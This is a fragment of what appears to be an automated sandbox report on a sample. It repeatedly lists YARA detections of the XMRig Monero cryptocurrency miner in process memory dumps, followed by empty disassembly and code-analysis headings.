	Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.724515509.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.704591182.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.704591182.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.704591182.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.797286728.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.797286728.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.797286728.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.727173943.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.727173943.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.727173943.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.729811300.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.729811300.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.729811300.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.721557142.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.721557142.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.721557142.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.710976279.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.710976279.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.710976279.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.706240409.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.706240409.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.706240409.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Disassembly

Code Analysis